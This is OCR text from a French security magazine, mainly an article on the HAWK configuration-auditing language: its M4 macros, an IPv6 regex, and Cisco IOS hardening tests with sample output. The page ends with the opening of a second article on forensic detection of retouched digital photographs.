


Figure 1 : Contrôle des configurations en mode « off-line »

L'outil HAWK, que nous présentons en détail par la suite, est présent sur le serveur de contrôle et permet de vérifier l'application de la politique de sécurité sur l'ensemble des équipements réseau à partir de patrons de sécurité, comme l'illustre la figure 2.

2 Le langage et le processeur HAWK

La vérification de configuration demande fréquemment une analyse syntaxique ainsi qu'une analyse sémantique. En revanche, les outils existants sont soit trop lourds, soit trop limités dans leur puissance d'expression, soit coûteux **[Wandl] [Opnet]**. Ainsi, le langage AWK permet un parcours syntaxique fondé sur la reconnaissance d'expressions régulières, mais celles-ci sont évaluées séquentiellement ; le modèle AWK parcourt ses conditions de haut en bas. A contrario, YACC génère un véritable analyseur syntaxique hors contexte, mais son utilisation routinière est fastidieuse et délicate. Le langage HAWK et son compilateur se situent à mi-chemin entre ces deux extrêmes **[Llorens, Valois]**.

En effet, HAWK permet d'exprimer intuitivement un parcours syntaxique simple et d'associer des actions sémantiques à des règles syntaxiques. De plus, le processeur HAWK est maintenant un générateur de code ; la production de programmes exécutables optimisés est facilitée par des règles de *Makefile*. Essentiellement, HAWK est un générateur d'analyseurs syntaxiques orientés « ligne par ligne », avec lequel on peut exprimer des tests sémantiques.




Figure 2 : Mise en œuvre de HAWK

Rappelons qu'une expression régulière est un modèle de texte constitué de caractères ordinaires (par exemple, les lettres de a à z) et de caractères spéciaux, appelés métacaractères. Le modèle décrit une ou plusieurs chaînes à mettre en correspondance lors d'une recherche effectuée sur un texte.

L'originalité de HAWK consiste à structurer les expressions régulières avec des métaopérateurs réguliers. Il s'agit donc d'une expression régulière dans laquelle les éléments sont eux-mêmes des expressions régulières.

2.1 Le patron HAWK

HAWK permet d'exprimer un patron comme une suite de blocs (**INITIAL**, **BEGIN**, **SUCCESS**, **FAILURE**, **FINAL**) et un patron exprimant la structure des fichiers à analyser.

Un patron HAWK classique s'écrit de la manière suivante :

```
DECL {
 déclaration1
 etc.
}

INITIAL {
 intruction1
 etc.
}

BEGIN {
 intruction1
 etc.
}

PATTERN


SUCCESS {
 intruction1
 etc.
}

FAILURE {
 intruction1
 etc.
}

FINAL {
 intruction1
 etc.
}
```

Les blocs sont les suivants :

- Le ou les blocs **DECL** contiennent les déclarations de variables (chaîne de caractères ou d'entiers), des tableaux à 1 ou plusieurs dimensions (contenant des chaînes ou des entiers), des définitions de patrons et des fonctions. La notion de fonction existe maintenant en HAWK et la récursivité est possible. Toutes les variables doivent être déclarées. Les patrons peuvent maintenant contenir des expressions régulières POSIX-standard, POSIX-extended et Perl.

- Le bloc optionnel **INITIAL** contient une suite d'instructions qui sera exécutée avant toute lecture de fichiers. Le bloc optionnel **BEGIN** contient une suite d'instructions qui sera exécutée avant la lecture de chaque fichier. Si un seul fichier est lu, ces blocs sont équivalents.

- Le *PATTERN* correspond au patron de conformité que HAWK valide sur les fichiers d'input. Si ce patron n'est pas spécifié, les fichiers sont comparés à une expression régulière nulle, i.e. les fichiers doivent être vides.

- Le bloc optionnel **SUCCESS** contient des instructions qui seront exécutées si le fichier d'input correspond au patron syntaxique.

- Le bloc optionnel **FAILURE** contient des instructions qui seront exécutées si le fichier d'input ne correspond pas au patron syntaxique ; i.e. si le moteur ne peut plus trouver une expression régulière pour une ligne d'input.

- Les deux derniers blocs sont exécutés à la fin du processus de chaque fichier et sont mutuellement exclusifs.

- Le bloc optionnel **FINAL** contient des instructions qui seront exécutées après le parcours de tous les fichiers d'input.

2.2 Les instructions HAWK

Comme en AWK, HAWK permet d'ajouter des instructions dans les blocs et dans le PATTERN HAWK via des accolades **{ ... }**. La liste des instructions est riche et le lecteur est invité à se référer à la documentation **[HAWK v2]**.

2.3 Le moteur HAWK

Un moteur tel que celui de HAWK permet de parcourir un fichier d'entrée en fonction du patron syntaxique. Les métaopérateurs réguliers sont implémentés par un automate non déterministe ; le moteur HAWK est donc purement non déterministe. En conséquence, il peut donc y avoir plusieurs patterns évalués « en parallèle » et il peut aussi y avoir plusieurs actions exécutées en pseudo-parallélisme. L'ordre d'évaluation des patrons dans une conjonction n'est pas garanti.

HAWK est écrit en C et les sources sont disponibles **[HAWK v2]**. Le moteur HAWK implémente des algorithmes efficaces de la théorie des automates. En conséquence, HAWK a le même comportement asymptotique que GREP ; le temps d'exécution de HAWK est donc proportionnel au nombre de lignes de son input. En fait, le temps total est dominé par le traitement d'ouverture et de lecture des fichiers, le temps consommé par le parcours syntaxique de HAWK est négligeable. Évidemment, ces considérations ne tiennent pas compte du temps d'exécution d'éventuelles instructions.

En situation réelle sur un PC récent sous FreeBSD, environ 70 000 fichiers de configuration (36 millions de lignes de configuration) sont parcourus en 4 minutes environ.

3 Prétraitement macro

3.1 Intégration

HAWK intègre le macroprocesseur M4 de la même manière que le compilateur C intègre le préprocesseur CPP. Ceci permet de simplifier grandement l'écriture de *templates* HAWK, et ce de plusieurs façons :

- constantes symboliques ;
- division d'un template long en plusieurs fichiers sources plus lisibles ;
- écriture d'expressions régulières complexes ;
- génération de patrons HAWK.

Exactement comme le compilateur C, le compilateur HAWK injecte d'abord le source du template dans le préprocesseur pour effectuer l'expansion des macros. Une fois cette étape terminée, le résultat est compilé. Plusieurs options contrôlent la phase de prétraitement, permettant par exemple de court-circuiter M4 ainsi que la compilation, et de capturer le résultat produit par M4, de définir des macros avec certaines valeurs, de définir l'ordre de recherche pour les inclusions, etc.

3.1.1 Exemple : expression régulière pour la reconnaissance d'une adresse IPv6

Il s'agit d'écrire un patron contenant une expression régulière pour reconnaître une adresse IPv6 en format textuel **[RFC4291]**. Nous utilisons des macros M4 pour montrer la construction d'une regex complexe. Le fichier suivant ne contient que les définitions des macros et doit donc être intégré dans un template HAWK par la directive **include**.

```
dnl   IPv4
dnl   ----

define(`re_digit',      `[[:digit:]]')
define(`re_1',          `(1(re_digit{1,2})?)')
define(`re_2',          `(2([0-4]re_digit?|5[0-5]?|[6-9]?)?)')
define(`re_3_9',        `([3-9]re_digit?)')
define(`re_byte',       `(0|re_1|re_2|re_3_9)')

define(`re_ipv4',       `(re_byte`('\.re_byte`)'{3})')


dnl     IPv6
dnl     ----

define(`re_hex',        `([[:xdigit:]]{1,4})')
define(`re_head',       `((re_hex:){$1})')
define(`re_tail',       `(ifelse($1, 0, `', $1, 1, `(re_hex:)?',
`((re_hex:){1,$1})?')(re_ipv4|(re_hex:)?re_hex))?')
```

```
define(`re_head_7',     `re_head(7)(re_hex|:)')
define(`re_head_6',     `re_head(6)(re_ipv4_can|:re_hex?)')
define(`re_head_5',     `re_head(5):re_tail(0)')
define(`re_head_4',     `re_head(4):re_tail(1)')
define(`re_head_3',     `re_head(3):re_tail(2)')
define(`re_head_2',     `re_head(2):re_tail(3)')
define(`re_head_1',     `re_hex::re_tail(4)')
define(`re_head_0',     `::re_tail(5)')

define(`re_ipv6', `(re_head_7|re_head_6|re_head_5|re_head_4|re_
head_3|re_head_2|re_head_1|re_head_0)')
```

Après l'avoir défini, le programmeur utilise **re_ip6** dans un template HAWK de la façon suivante :

```
# inclure les définitions de macros IPv6
include(`ipv6.m4')

DECL {
       # patron d'une ligne comprenant une adresse IPv6
       pattern  def_p2p_ipv6     [e] :^point-to-point node re_ipv6
                                 ;
       # variable pour adresses IPv6
       str point1 ;
}

# TEMPLATE:

( …
      def_p2p_ipv6
      {
          point1 = field(3);
      }
  …
)
```

En revanche, l'expansion M4 de ce template retourne une sortie très complexe à lire. L'intégration du macroprocesseur M4 simplifie donc grandement l'écriture de templates complexes.

3.1.2 Exemple : générateurs de patrons HAWK

Le fichier **hawk_patterns.m4** contient les définitions de quelques macros M4 dont l'expansion est un patron HAWK. Ainsi, les macros suivantes sont particulièrement utiles :

- **pat_only1(`pat_a')** génère le patron qui reconnaît une seule occurrence de **pat_a** :

```
(
    * ! (pat_a)
    pat_a
    * ! (pat_a)
)
```

- **pat_permute(`pat_a', `pat_b', …)** génère le patron qui reconnaît n'importe quelle permutation des arguments. Ainsi, **pat_permute(`pat_a', `pat_b', `pat_c')** génère le patron suivant :

```
(
    * (pat_b | pat_c)
    pat_a
    * (pat_b | pat_c)
&
    * (pat_a | pat_c)
    pat_b
    * (pat_a | pat_c)
&
    * (pat_a | pat_b)
    pat_c
    * (pat_a | pat_b)
)
```

- `pat_repeat(n, `pat_a')` génère le patron qui reconnaît *n* concaténations de son argument. Ainsi, `pat_repeat(3, `pat_a')` génère le patron suivant :

```
(
   pat_a
   pat_a
   pat_a
)
```

3.2 Les bibliothèques de macros M4

4 La bibliothèque Cisco

4.1 Introduction

Pour illustrer la mise en œuvre sur divers types de configuration, cette bibliothèque de tests présente des tests génériques et applicables sur des configurations Cisco IOS. Cette bibliothèque est en libre service sur notre site **[HAWK v2]**.

4.2 Contenu de la bibliothèque des tests

`lib.cisco.hawk` est une bibliothèque de tests Cisco IOS contenant à la fois des tests unitaires (vérification que HTTP n'est pas actif sur un routeur, etc.) ou des tests plus complexes (détection des listes de filtrage définies et non référencées, etc.), comme le détaille le tableau suivant : voir Tableau 2, ci-contre.

Nom de la bibliothèque	Distribution	Description
`hawk.m4`	package HAWK	Redéfinit les macros M4 `index` et `substr` pour éviter l'ambiguïté entre ces macros et les fonctions HAWK prédéfinies. Définit les synonymes nécessaires à la compatibilité avec les versions précédentes de HAWK.
`gnu_macros.m4`	package HAWK	Contient les macros fournies dans la documentation de GNU M4 : `foreachq`, `forloop`.
`hawk_patterns.m4`	package HAWK	Contient les définitions des générateurs de patrons HAWK : `pat_only1`, `pat_repeat`, `pat_permute`. Génère également un bloc DECL avec les patrons `pat_false` (toujours faux), `pat_true` (toujours vrai sur 1 ligne) et `any_file` (toujours vrai sur tout un fichier).
`basic.m4`	bibliothèque externe	Contient les définitions de macros génériques M4 développées dans le contexte de tests de configuration. Quelques-unes de ces macros seront décrites lors de la description des bibliothèques de test Cisco, Juniper, Alcatel, etc.
`rename.m4`	bibliothèque externe	Contient le renommage de toutes les macros avec un préfixe « m4_ » et/ou le même nom de la macro originelle ou un nom plus explicite pour un contexte donné.
`cisco.m4`	bibliothèque externe	Contient les définitions de macros M4 pour une configuration Cisco telle que la définition d'un début de bloc, etc.
`alcatel.m4`	bibliothèque externe	Idem pour les configurations Alcatel.
`juniper.m4`	bibliothèque externe	Idem pour les configurations Juniper.
`pf.m4`	bibliothèque externe	Idem pour les configurations PacketFilter.

Tableau 1

Nom du test	Description
`t.filter.cisco_01.tp:` `Check acl def/not ref && ref/not def`	Détecte les listes de filtrage définies et pas appliquées et les listes de filtrage appliquées mais pas définies (il s'agit d'une vérification de consistance de la configuration).
`t.filter.cisco_02.tp:` `Check routing def/not ref and ref/not def`	Détecte les listes de routage définies et pas appliquées et les listes de routage appliquées mais pas définies (il s'agit d'une vérification de consistance de la configuration).
`t.global.cisco_01.tp:` `Check that enable secret 5 is set`	Détecte que le mot de passe « enable » est bien encodé avec le bon algorithme de hash.
`t.global.cisco_02.tp:` `Check that ip http server is not set`	Détecte si un serveur HTTP est configuré.
`t.global.cisco_03.tp:` `Check that ip rcmd is not set`	Détecte si des « remote » commandes sont configurées.
`t.interface.cisco_01.tp:` `Check that any interface implement no ip redirects`	Détecte les interfaces qui n'implémentent pas la commande `ip redirects`.
`t.interface.cisco_02.tp:` `Check that any interface implement no cdp enable`	Détecte les interfaces qui n'implémentent pas la commande `no cdp enable`.
`t.interface.cisco_03.tp:` `Check that any interface does not implement ip directed-broadcast`	Détecte les interfaces qui implémentent la commande `ip directed-broadcast`.
`t.line.cisco_01.tp:` `Check that any line implement access-class in`	Détecte les « line » qui n'implémentent pas de liste de filtrage entrante (filtrage sur des adresses IP).
`t.line.cisco_02.tp:` `Check that any line implement access-class out`	Détecte les « line » qui n'implémentent pas de liste de filtrage sortante (filtrage sur des adresses IP).
`t.line.cisco_03.tp:` `Check that any line implement password 7`	Détecte les « line » qui n'implémentent pas de mot de passe.
`t.snmp.cisco_01.tp:` `Check that snmp-server community is acl protected`	Détecte les noms de communautés SNMP qui n'implémentent pas de liste de filtrage (filtrage sur des adresses IP).
`t.snmp.cisco_02.tp:` `Check that snmp-server community is not public/private`	Détecte les noms de communautés SNMP mises par défaut (publique et privée).
`t.snmp.cisco_03.tp:` `Check that snmp-server community RW is forbidden`	Détecte les noms de communautés SNMP ayant des droits d'écriture.

Tableau 2

4.3 Description de deux tests

Le premier test vérifie que les listes de filtrage définies sont référencées et l'inverse. Pour y parvenir, nous nous reposons sur :

- des tableaux associatifs par une phase de stockage des listes définies et référencées (partie TEMPLATE), et par une phase d'analyse croisée entre les deux tableaux (partie SUCCESS).
- des macros m4 importées par la bibliothèque **cisco.m4** :
  - **m4_anyline** : macro qui écrit une expression régulière correspondant à n'importe quelle ligne.
  - **m4_match(x,y)** : macro qui écrit une expression régulière commençant par **x** caractère blanc suivi de l'expression régulière **y**.
  - **m4_print(x,y,z,w)** : macro qui écrit une commande **printf** sachant que :
    - **x** est le nom du test (exemple : **Check acl def/not ref && ref/not def**), chaîne de caractères.
    - **y** est une instance représentative du test (exemple : interface FastEthernet, etc.), chaîne de caractères.
    - **z** est le numéro de ligne lié à l'instance représentative du test (exemple : 250), entier.
    - **w** est le statut du test (exemple : *high, medium, low*, etc.), chaîne de caractères.

```
# DECLARATIONS --------------------------

include(cisco.m4)

DECL {
        str acl_def[],acl_ref[],this_acl,i;
}

# TEMPLATE ------------------------------

* (
        m4_anyline
        |
        #----------------------------
        # ACLS DEFINED
        #----------------------------
        m4_match(0,`access-list ')
        {
                acl_def[ field(2) ] = LINE;
        }
        |
        m4_match(0,`ip access-list ')
        {
                acl_def[ field(4) ] = LINE;
        }
        |
        #----------------------------
        # ACLS REFERENCED
        #----------------------------
        m4_match(1,`access-class ')
        {
                acl_ref[ field(2) ] = LINE;
        }
        |
        m4_match(1,`ip access-group ')
        {
                acl_ref[ field(3) ] = LINE;
        }
)

# END -----------------------------


SUCCESS {

# check acl referenced and not defined
forall(this_acl = acl_ref[i]) {
   if (acl_def[i] == "") {
   m4_print(`Check acl ref/not def',this_
   acl,0,`high');
  }
}

# check acl defined and not referenced
forall(this_acl = acl_def[i]) {
   if (acl_ref[i] == "")  {
   m4_print(`Check acl def/not ref',this_
   acl,0,`high');
  }
 }

}


FAILURE {
        m4_print(`Check acl def/not ref && ref/not
        def failed',"failed",0,`high');
}
```

Si on exécute ce test sur une configuration de test, on obtient le résultat suivant :

```
$ ./t.filter.cisco_01.bin ./test.conf
./test.conf;Check acl ref/not def; ip access-group 85-in
in;0;risklevel=high
./test.conf;Check acl ref/not def; ip access-group 29-in
in;0;risklevel=high
./test.conf;Check acl ref/not def; ip access-group 08-in
in;0;risklevel=high
./test.conf;Check acl ref/not def; ip access-group 58-in
in;0;risklevel=high
./test.conf;Check acl ref/not def; ip access-group 45-in
in;0;risklevel=high
./test.conf;Check acl def/not ref; access-list 2001 permit ip
any;0;risklevel=high
```

Le deuxième test vérifie qu'une liste de filtrage est bien appliquée sur les *lines*. Pour y parvenir, nous nous reposons sur :

- une analyse séquentielle de chaque *line* trouvée par l'appel de la fonction **summary**, qui détermine si une liste de filtrage existe ou non sur la line analysée. Comme l'analyse est faite après la lecture complète d'une line, la section **SUCCESS** appelle **summary** pour l'analyse de la dernière line lue.
- des macros m4 importés par la bibliothèque **cisco.m4** :
  - **m4_until_block(x,y)** : macro qui écrit une expression permettant d'atteindre l'expression régulière **y**, où **x** correspond au nombre de blancs précédant l'expression régulière **y**. Si l'expression **y** n'est pas trouvée, HAWK se branche sur la section **FAILURE**.
  - **m4_any_if_match(x,y,z)** : macro qui écrit une expression permettant de détecter la présence de l'expression régulière **y** (où **x** correspond au nombre de blancs précédant l'expression régulière **y**) et d'appliquer l'instruction **z**. Si l'expression **y** n'est pas trouvée, HAWK ne se branche pas sur la section **FAILURE**.

Ce test s'écrit de la manière suivante en HAWK :

```
# DESCRIPTION : Check that any line implement access-class in

# DECLARATIONS -------------------------

include(cisco.m4)

DECL {
      str line="", accessin="";
      int line_nb=0;

      function int summary()
      {
        if (accessin == "" && line != "")
            m4_print(`Check that any line implement access-class
            in',line,line_nb,`high');
      };

}

# TEMPLATE -----------------------------

* (
       m4_until_block(0,`line ')
       {
              summary;
              line = LINE;
              line_nb = LINENO;
              accessin = "";
       }

       m4_any_if_match(1,`access-class [0-9]+ in',`accessin=LINE')
)

m4_anyline

# END ----------------------------------

SUCCESS {
      summary;
}

FAILURE {
      m4_print(`Check that any line implement access-class in
      failed',"failed",0,`high');
}
```

Si on exécute ce test sur une configuration de test dont les lines **aux** et **vty 4** n'implémentent pas de liste de filtrage, alors on obtient les résultats suivants :

```
$ ./t.line.cisco_01.bin ./test.conf
./test.conf;Check that any line implement access-class in;line aux
0;20;risklevel=high
./test.conf;Check that any line implement access-class in;line vty
4;30;risklevel=high
```

Conclusion

HAWK (version 2) apporte de nombreuses nouveautés, dont l'intégration d'un prétraitement macro M4 permettant non seulement d'écrire des macros complexes, mais surtout de simplifier au maximum l'écriture de test quel que soit le type de configuration. Le prochain article décrira les bibliothèques de tests pour des configurations de type Juniper, Alcatel et Packet-Filter. ■

RÉFÉRENCES

[HAWK v1] D.Valois, C.Llorens, « HAWK : une nouvelle approche dans l'analyse des configurations réseau », *MISC* n°40, Novembre/Décembre 2008

[HAWK v2] Les sources de HAWK sont disponibles sur le site web : http://tableaux.levier.org

[Llorens, Valois] C.Llorens, L.Levier, D.Valois, B.Morin, *Tableaux de bord de la sécurité réseau*, 3ème édition, Eyrolles, 562 pages, ISBN 2-212-12821-5, août 2010

[Opnet] http://www.opnet.com/solutions/network_planning_operations/

[Wandl] http://www.wandl.com

JANVIER / FÉVRIER / MARS 2011 N°1


Open Silicium

MAGAZINE
INFORMATIQUE
OPEN SOURCE
EMBARQUÉ
ÉLECTRONIQUE

LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

Les autres rubriques du magazine : News, Expérimentations et Repères

www.opensilicium.com



PHOTOGRAPHIES NUMÉRIQUES : MANIPULATION DES OPINIONS ET RUPTURE D'ALIGNEMENT SÉMIOTIQUE

Roger Cozien & Dominique Haglon – roger.cozien@exomakina.fr

Serge Mauger – Université de Caen Basse-Normandie & GREYC CNRS UMR 6072

mots-clés : *IMAGE / PHOTOGRAPHIE NUMÉRIQUE / ALTÉRATIONS / MANIPULATIONS / INGÉRENCE / SÉMIOTIQUE*

La photographie est omniprésente. Son récent statut numérique a eu cette triple conséquence d'élargir les possibilités de prise de vue, d'amplifier les moyens et canaux de diffusion, et enfin, de multiplier et de vulgariser les outils logiciels de manipulation de l'information portée. Les altérations que peuvent subir les photographies numériques sont devenues multiples, en nature comme en profondeur. Dans tous les cas, il est devenu extrêmement difficile de mesurer la confiance que l'on peut attribuer à une photographie. Or, il s'agit là d'un enjeu majeur dans toute entreprise de veille, de sécurité et de renseignement. C'est également le cas dans les procédures judiciaires où la preuve par l'image est régulièrement la source de débats de fond complexes et où il conviendrait de fournir à la justice des moyens criminalistiques efficaces apportant des éléments de preuve scientifique. Enfin, il faut savoir compléter la technologie par d'autres approches telles la sémiotique, qui seule peut nous renseigner sur l'intégralité du processus de manipulation par l'image et sur le but poursuivi par le manipulateur.

1 Introduction

Dans le domaine de la détection algorithmique des retouches photographiques, il convient d'abandonner tous les lieux communs sur le sujet et de se rendre compte qu'il n'existe pas de définition convergente de la « retouche » et que la doxa sur ce sujet est relativement limitée. En particulier, il n'y a aucun consensus quant à dire à partir de quand elle devient un problème intellectuel, informationnel, moral, etc. C'est pour ces raisons qu'il est préférable d'écarter les stériles référentiels photographiques et visuels pour celui de la linguistique, du discours et de la sémiotique. Une photographie ne se regarde pas, elle s'écoute. Sans langage et sans discours, il n'y a pas d'image. Une photographie ne nous dit que ce que l'on veut bien entendre ou tout simplement, ce que l'on peut entendre.

Détecter, en aveugle, sans référence externe, les photographies sémiotiquement altérées, est un enjeu de sécurité majeur. Une photographie isolée et non légendée ne peut jamais être considérée comme un témoignage de la réalité. Très simplement, la réalité dans laquelle nous baignons est composée a minima de trois dimensions d'espace et d'une dimension de temps. Une photographie ne propose que deux dimensions d'espace, et sur des intervalles fermés et bornés. Par conséquent, influencer les opinions, avec toutes les dérives politiques et anti-démocratiques que cela implique, est relativement aisé. En revanche, la détection technique de ces retouches est particulièrement complexe et source d'erreur. Car, alors que l'on souhaite rétablir le discours vrai, un des risques majeurs de l'exercice serait à notre tour, croyant détecter une altération sémiotique là où il n'y en a pas, proposer un nouveau récit inexact. Détecter une retouche inexistante, c'est indiscutablement produire de la retouche.

Ces considérations sont si riches et complexes qu'elles échapperont encore longtemps à une totale automatisation. Des programmes aptes à rechercher les altérations portées sur une photographie doivent plus être perçus comme des aides pour l'opérateur à (techniquement) détecter les récits (photographiques) reformulés voire mensongers. Dans tous les cas, de tels programmes s'appuieront fortement sur des développements mathématiques et algorithmiques de haut niveau, très peu sur des considérations photographiques.

Analyser scientifiquement une photographie numérique, c'est procéder à une remodalisation de l'image, ou plus exactement de sa structure mathématico-informatique. Il faut savoir qu'une photographie numérique est un empilement de matrices de grandes tailles. Il est illusoire d'imaginer qu'une image numérique n'est qu'une simple et unique matrice de pixels. Le concept même de pixel n'est pas photographique, mais bel et bien à la confluence de considérations mathématiques et informatiques. Les pixels sont des constructions algorithmiques dont la matière première est issue de l'information optique et électronique délivrée par le capteur. Cette quantité d'information, complétée par celle produite par le boîtier photographique, est si grande qu'il est nécessaire d'une part de la stocker dans plusieurs matrices et, d'autre part, d'en relier les « grains » par des macro-lois statistiques. C'est à la fois un lourd inconvénient et un avantage certain. En effet, d'un côté cela impose de mettre en place et d'implémenter des mécanismes calculatoires d'algèbre et d'analyse matricielle, mais d'un autre côté, cela nous donne un angle d'approche formel et explicite dans notre démarche de révélation des traces insolites dans un premier temps, puis des incohérences sémiotiques. C'est d'ailleurs toute la « beauté » de cette démarche qui permet, à partir de formalismes mathématiques, de faire un lien fort avec des structures sémiotiques.

Nous allons dans cet article présenter certaines approches d'expertise d'une photographie numérique ainsi que la nature des résultats potentiellement fournis à l'expert. Soulignons que la démarche doit être strictement scientifique et que la technologie est conçue pour produire des éléments de preuve et d'appréciation formels et déterministes. Il est impératif de se conformer à ce principe, où il est toujours préférable de s'abstenir plutôt que d'avancer des interprétations précipitées.

Mais il faut, à ce stade, d'ores et déjà définir ce qu'est la « sémiotique » et expliquer pourquoi elle est devenue incontournable dans l'étude de la manipulation des opinions adossée aux photographies altérées. Lorsque, enfin, la technologie est pour la première fois en mesure de mettre en évidence les manipulations et altérations subies par une photographie, des questions plus générales se posent naturellement. En particulier, celle liée à l'intentionnalité et au but recherché par l'auteur de la retouche. En la matière, l'informatique ne peut rien pour nous. Il faut donc mobiliser d'autres concepts, à savoir ceux de la linguistique et de la sémiotique. La raison en est simple : une photographie n'est que discours. La photographie ne montre pas, elle dit, voire elle raconte. Cependant, employée seule, la linguistique serait trop spécifique et trop en aval du processus de production d'altération en vue d'une manipulation. Il faut donc élargir le périmètre conceptuel. La sémiotique est l'étude des signes et de leur signification. Elle étudie donc le processus de signification : la production, la codification et la communication de signes. La sémiotique fournit des outils d'analyse critique des signes, des symboles et des informations dans des domaines divers. Schématiquement, on peut définir deux types de signes ; premièrement, les icônes, qui renvoient à l'objet signifié par le biais d'une ressemblance. Les photographies sont faites d'icônes parce qu'elles renvoient aux objets du monde réel. Deuxièmement, les signes plastiques qui produisent des significations dans ses trois types de manifestation que sont la couleur, la texture et la forme. Autrement dit, et parce qu'il faudra enfin donner une définition formelle et opérative de la « retouche », retoucher une photographie, lui apporter une transformation susceptible de modifier sensiblement le message (non pas qu'elle porte), mais que recevra celui qui la verra, c'est fondamentalement l'acte sémiotique qui consiste à s'emparer des signes iconiques (de l'image) et de les manipuler comme des signes plastiques pour les replaquer sur cette même photographie, mais toujours revêtue de l'apparence de l'icône. L'influence, voire la manipulation par la photographie et l'image, c'est faire tout cela en oubliant juste de préciser que certains signes ont changé de statut.

Dans tout cet article, nous nommerons l'image destinée à être analysée « image source ».

2 Analyse algébrique

La première approche d'expertise d'une photographie numérique est dite algébrique. L'objectif est de révéler un maximum de détails sur la structure sous-jacente de l'image numérique. Il serait contre-productif d'interpréter la moindre anomalie comme une potentialité de « retouche ». En effet, en dehors des cas triviaux, l'anomalie structurelle qui révélera la retouche sera perdue parmi d'autres artefacts. Identifier une retouche inexistante, c'est assurément produire de la retouche. Il est donc fondamental de garder à l'esprit la nécessité « d'alignement sémiotique » : la retouche identifiée doit nécessairement renvoyer à une modification sensible et intelligible du discours, implicite ou explicite, qui accompagne la photographie.

Il y a trois angles d'approche principaux de la photographie : une approche algébrique, une approche optique et une approche « archéorithmique ». Considérons dans un premier temps l'approche dite algébrique.

Une photographie numérique est un objet mathématique construit à partir de l'exécution de lois mathématiques précises, exhaustives et homogènes. Pour notre plus grand avantage, l'image résultat embarque les traces

profondes de ces lois, voire une partie de leurs propres mécaniques internes. Il semble donc que la photographie numérique peut revendiquer le double statut d'algébrique et d'algorithmique.

À l'intérieur de ces considérations, il faut signaler et souligner les qualités intrinsèques et singulières des photographies revêtues du format informatique JPEG. Ce format, qui truste aujourd'hui la quasi-totalité des images numériques, est très souvent indûment considéré comme un format « amateur » et dans tous les cas, comme un objet de consommation courante. Or, derrière cette simplicité d'usage et cette diffusion sans égal, se cache de la très haute technologie logicielle. Ainsi, la moindre des images JPEG embarque-t-elle une partie de cette technologie, le reste étant directement composé de traces de cette dernière.

Initialement, les techniques d'analyse des images étaient limitées au format JPEG. Il est maintenant possible de traiter les images de formats de type TIFF ou BMP en s'appuyant sur les subtilités profondes du format JPEG. Ainsi, sauf exception à la marge, les formats TIFF et BMP peuvent se révéler aussi bavards que leur frère JPEG.

L'approche algébrique repose sur un double postulat : premièrement, la photographie est l'ultime étape du processus algorithmique initial (la première chaîne de production de l'image) et de fait, sa structure sous-jacente (tout ce qui n'est pas visuel) en est profondément marquée. Deuxièmement, les processus de post-production, dont la retouche, vont nécessairement perturber voire casser les structures algébriques originelles. Ainsi, détecter les retouches consiste à ne plus regarder la photographie, mais à y rechercher les incohérences de structure algébrique.

2.1 La duplication endogène

